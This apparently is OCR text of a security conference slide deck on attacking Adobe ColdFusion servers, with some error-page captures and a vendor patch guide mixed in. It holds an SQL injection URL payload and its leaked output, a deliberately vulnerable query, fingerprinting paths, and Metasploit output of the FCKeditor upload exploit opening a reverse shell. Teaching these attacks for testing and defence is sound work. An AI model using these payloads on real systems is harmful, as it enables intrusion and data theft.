cfapply2ecfm1851394381.runPage(D:\inetpub\wwwroot\... \links\apply.cfm:1)



Attacking ColdFusion

Error Occurred While Processing Req...

The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Invalid data - for CFSQLTYPE CF_SQL_NUMERIC.

The error occurred in `/var/www/html/secru/sec/banner.cfm: line 33`

Called from `/var/www/html/.../sec/banner.cfm: line 13`

Called from `/var/www/html/.../sec/banner.cfm: line 1`

```
31 :         SELECT pid,url,shows,clicks,owner,tax,rubrik,stop,tshows,data,TO_CHAR(data,'DD.MM.YYYY') AS datax,type,rub,registerdate
32 :         FROM sban.pages
33 :         WHERE pid=<cfqueryparam cfsqltype="cf sql numeric" value="#id#">
34 :     </cfquery>
35 :     <cfset PageID=id>
```

Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12

Remote Address [REDACTED]

Referrer

Date/Time 31-Jan-11 09:37 PM

Stack Trace

at cfbanner2ecfm1278351335._factor12(/var/www/html/.../sec/banner.cfm:33) at

cfbanner2ecfm1278351335._factor15(/var/www/html/.../sec/banner.cfm:13) at

cfbanner2ecfm1278351335.runPage(/var/www/html/.../c/banner.cfm:1)

coldfusion.sql.Parameter\$DataTypeMismatchException: Invalid data - for CFSQLTYPE CF_SQL_NUMERIC.

at coldfusion.sql.Parameter.getMappingValue(Parameter.java:156)

at coldfusion.sql.Parameter.getMappingValues(Parameter.java:51)

at coldfusion.sql.InParameter.setStatement(InParameter.java:58)

at coldfusion.sql.ParameterList.setStatement(ParameterList.java:108)




Attacking ColdFusion

- XSS
- Generally XSS is boring, but wait until we talk about cookies....
- ColdFusion has scriptProtect helps strip out `<script>` tags
- The blacklist used by scriptProtect:
`<\s*(object|embed|script|applet|meta)`
- Chris Eng's Deconstruction CF whitepaper goes into detail.



Attacking ColdFusion

- XSS



Attacking ColdFusion

- XSS

The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Invalid data for CFSQLTYPE CF_SQL_NUMERIC.

The error occurred in `/var/www/html/secru/sec/banner.cfm: line 33`
Called from `/var/www/html/secru/sec/banner.cfm: line 13`
Called from `/var/www/html/secru/sec/banner.cfm: line 1`

```
31 :     SELECT pid,url,shows,clicks,owned
32 :     FROM sban.pages
33 :     WHERE pid=<cfqueryparam cfsqltype=
34 : </cfquery>
35 : <cfset PageID=id>
```

Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12
Remote Address [redacted]
Referrer
Date/Time 31-Jan-11 10:58 PM
Stack Trace
at cfbanner2ecfm1278351335._factor12(/var/www/html/secru/sec/banner.cfm:33) at cfbanner2ecfm1278351335._factor15(/var/www/html/secru/sec/banner.cfm:13) at cfbanner2ecfm1278351335.runPage(/var/www/html/secru/sec/banner.cfm:1)

Attacking ColdFusion

- SQL Injection
- If you see **=somenumber** go after it

```
<cfquery name="getContent"  
dataSource="myDataSource">  
select title from tblJobs where  
visible = 1 and id= #url.id#  
</cfquery>
```

- Like most applications, its possible to write secure code but some people don't.



Attacking ColdFusion

- SQL Injection

- `http://site.com/links/apply.cfm?id=(@@version)`

The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Error Executing Database Query.

[Macromedia][SQLServer JDBC Driver][SQLServer]Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (Intel X86) Apr 2 2010 15:53:02 Copyright (c) Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790; Service Pack 2)' to data type int.

The error occurred in D:\inetpub\wwwroot\...links\apply.cfm: line 949

Called from D:\inetpub\wwwroot\...links\apply.cfm: line 1

Called from Build 3790: line -1

Called from Build 3790: line -1

Called from D:\inetpub\wwwroot\...links\apply.cfm: line 949

Called from D:\inetpub\wwwroot\...links\apply.cfm: line 1

```
947 :      select title
948 :      from tblJobs
949 :      where visible = 1 and id = #url.id#
950 : </cfquery>
951 :
```

SQLSTATE 22018
SQL select title from tblJobs where visible = 1 and id = (@@version)
VENDORERRORCODE 245
DATASOURCE S...
Resources:



Attacking ColdFusion

- Insta-Shell
- BlazeDS/AMF External XML Entity Injection (CVE-2009-3960)
- File Upload Vulnerability in CF8 FCKeditor (APSB09-09)
- 'locale' Path Traversal Vulnerability detected (CVE-2010-2861, APSB10-18)



Attacking ColdFusion

● Patching

- ColdFusion requires manual patching, unzip in folder, overwrite a jar, etc
- Admin interface doesn't alert you to available patches
- I'm not a CF admin, but seems easy to miss one

Was this helpful?

Yes No

Note: CFIDE.zip and WEB-INF.zip included in the hotfix contains only part of the CFIDE and WEB-INF files. Do not rename present CFIDE or WEB-INF folders to create a backup as per the instructions.

ColdFusion 9.0.1

1. Download and extract [CF901.zip](#). All the files are extracted to cf901 directory.
2. In the ColdFusion Administrator, select System Information page by clicking the "i" icon in the upper-right corner.
3. In the Update File textbox, browse and select hf901-00001.jar located under CF901/lib/updates directory.
4. Click Submit Changes.
5. Stop ColdFusion instance.
6. Go to {CFIDE-HOME} and make a backup of CFIDE folder.
7. Go to cf901 directory and extract all files in CFIDE.zip to the web root directory that has {CFIDE-HOME} folder.
8. Go to {ColdFusion-Home}/wwwroot/WEB-INF directory and make a backup of WEB-INF folder.
9. Go to cf901 directory and extract all the files in WEB-INF.zip to {ColdFusion-Home}/wwwroot (for Server installation) or {ColdFusion-Home} (for Multiserver and J2EE installations) directory.
10. Go to your {ColdFusion-Home}/lib (for Server installation) or {ColdFusion-Home}/WEB-INF/cfusion/lib (for Multiserver and J2EE installations) directory and make a backup of log4j.properties.
11. Go to cf901/lib directory and copy all the files to {ColdFusion-Home}/lib (for Server installation) or {ColdFusion-Home}/WEB-INF/cfusion/lib for Multiserver and J2EE installations) directory.
12. Start ColdFusion instance.
13. If there are multiple instances, repeat steps 2 through 12 for each of the instances.



Attacking ColdFusion

- Pro Tip
- Determining version is helpful for install-shell exploits
- Metasploit module can tell you by admin interface, or you can just look at CFIDE/administrator/

```
msf auxiliary(cold_fusion_version) > run
[+] [REDACTED] Adobe ColdFusion 8 (Windows (Microsoft-IIS/6.0))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(cold_fusion_version) > █
```




Attacking ColdFusion

- Or you can check the wsdl 😊
- `/CFIDE/adminapi/base.cfc?wsdl`
 - Checked on 7-9



Attacking ColdFusion




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
- <wSDL:definitions targetNamespace="http://adminapi.CFIDE">  
  <!--WSDL created by ColdFusion version 9,0,0,251028-->  
  <wSDL:port type="base" name="base"></wSDL:port type</wSDL:port type>  
  <wSDL:binding name="base.cfcSoapBinding" type="impl:base">  
    <wSDLsoap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>  
  </wSDL:binding>  
  <wSDL:service name="base">  
    <wSDL:documentation> Base object for other Admin API CFCs. </wSDL:documentation>  
    <wSDL:port binding="impl:base.cfcSoapBinding" name="base.cfc">  
      <wSDLsoap:address location="http://[redacted]CFIDE/adminapi/base.cfc"/>  
    </wSDL:port>  
  </wSDL:service>  
</wSDL:definitions>
```



Attacking ColdFusion



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<wso:definitions targetNamespace="http://adminapi.CFIDE">  
  <!--WSDL created by ColdFusion version 8,0,0,176276-->  
  <wso:portType name="base"> </wso:portType>  
  <wso:binding name="base.cfcSoapBinding" type="impl:base">  
    <wso:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>  
  </wso:binding>  
  <wso:service name="base">  
    <wso:documentation> Base object for other Admin API CFCs. </wso:documentation>  
    <wso:port binding="impl:base.cfcSoapBinding" name="base.cfc">  
      <wso:address location="http://[redacted]CFIDE/adminapi/base.cfc"/>  
    </wso:port>  
  </wso:service>  
</wso:definitions>
```



Attacking ColdFusion

- BlazeDS/AMF External XML Entity Injection
 - Advisory pdf: http://www.security-assessment.com/files/advisories/2010-02-22_Multiple_Adobe_Products-XML_External_Entity_and_XML_Injection.pdf
- Affects:
 - BlazeDS 3.2 and earlier versions
 - LiveCycle 9.0, 8.2.1, and 8.0.1
 - LiveCycle Data Services 3.0, 2.6.1, and 2.5.1
 - Flex Data Services 2.0.1
 - ColdFusion 9.0, 8.0.1, 8.0, and 7.0.2
- CVE-2009-3960 / APSB10-05
- http://www.metasploit.com/modules/auxiliary/scanner/http/adobe_xml_inject



Attacking ColdFusion

- FCKeditor (apsb09-09)
- ColdFusion 8.01 enabled the ColdFusion FCKeditor connector && FCKeditor vulns == unauth fileupload
/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm
- http://metasploit.com/modules/exploit/windows/http/coldfusion_fckeditor

```
msf exploit(coldfusion_fckeditor) > set RPORT 8500
RPORT => 8500
msf exploit(coldfusion_fckeditor) > exploit

[*] Started reverse handler on ██████████.118:8443
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (██████████.118:8443 -> ██████████.176:4312)
at Thu May 26 04:03:21 +0000 2011

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\ColdFusion8\runtime\bin>^Z
Background session 1? [y/N] y
```




Attacking ColdFusion

- (related) FCKeditor (CVE 2009-2265) input sanitization issues
- FCKeditor prior to 2.6.4.1
- Can also check version with a GET request
- `/CFIDE/scripts/ajax/FCKeditor/editor/dialog/fck_about.html`



Attacking ColdFusion

- “Locale” Directory Traversal




- Full walkthru here:
- <http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/>



Attacking ColdFusion

- <http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/>
- TL;DR
 - You can pass the hash



- Modules for Metasploit and Canvas to exploit and get shell.



